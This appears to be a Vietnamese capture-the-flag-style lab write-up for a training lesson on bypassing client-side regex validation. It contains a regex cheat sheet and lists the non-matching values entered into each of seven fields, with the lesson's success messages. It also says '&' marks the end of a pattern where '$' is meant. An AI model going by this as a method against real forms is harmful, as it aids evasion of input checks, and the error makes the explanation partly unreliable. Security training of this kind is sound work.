`[a-zA-Z]`	Any single character in the range a-z or A-Z	`\d`	Any digit	`a*`	Zero or more of a
`^`	Start of line	`\D`	Any non-digit	`a+`	One or more of a
`$`	End of line	`\w`	Any word character (letter, number, underscore)	`a{3}`	Exactly 3 of a
`\A`	Start of string	`\W`	Any non-word character	`a{3,}`	3 or more of a
`\z`	End of string	`\b`	Any word boundary	`a{3,6}`	Between 3 and 6 of a

Hoặc bạn có thể sử dụng các trang Check Regex Value để kiểm tra các giá trị đưa ra cho 1 biểu thức Regex là có phù hợp hay không, rồi vác vô bài mà submit.

VD: https://rubular.com/

Ví dụ: Biểu thức đầu là **^[a-z]{3}$**, ^ và **&** báo hiệu mở đầu và kết thúc chuỗi biểu thức nên bỏ qua. Biểu thức bên trong là **[a-z]**, nghĩa chỉ tất cả giá trị nào từ a-z đều được match (chỉ ký tự thường), và **{3}** chỉ định sẽ có chính xác 3 ký tự được định nghĩa trước nó lặp lại liền kề nhau (aaa, abc, def, …). Vậy rõ ràng ở đây ta chỉ việc điền số vô, hoặc điền ký tự nhưng lặp lại quá 3 lần liền kề là nó đã sai lệch khỏi biểu thức hợp lệ rồi.

Các câu dưới phân tích tương tự.

*
Server side validation violation: You succeeded for Field1.
Server side validation violation: You succeeded for Field2.
Server side validation violation: You succeeded forField3.
Server side validation violation: You succeeded forField4.
Server side validation violation: You succeeded forField5.
Server side validation violation: You succeeded forField6.
Server side validation violation: You succeeded forField7.
*** Congratulations. You have successfully completed this lesson.**

Field1: exactly three lowercase characters(^[a-z]{3}$)

123

Field2: exactly three digits(^[0-9]{3}$)

ab

Field3: letters, numbers, and space only(^[a-zA-Z0-9]*$)

@

Field4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)$)

hehe

Field5: simple zip code (^\d{5}$)

abc

Field6: zip with optional dash four (^\d{5}(-\d{4})?$)

abc

Field7: US phone number with or without dashes (^[2-9]\d{2}-?\d{3}-?\d{4}$)

abc

Submit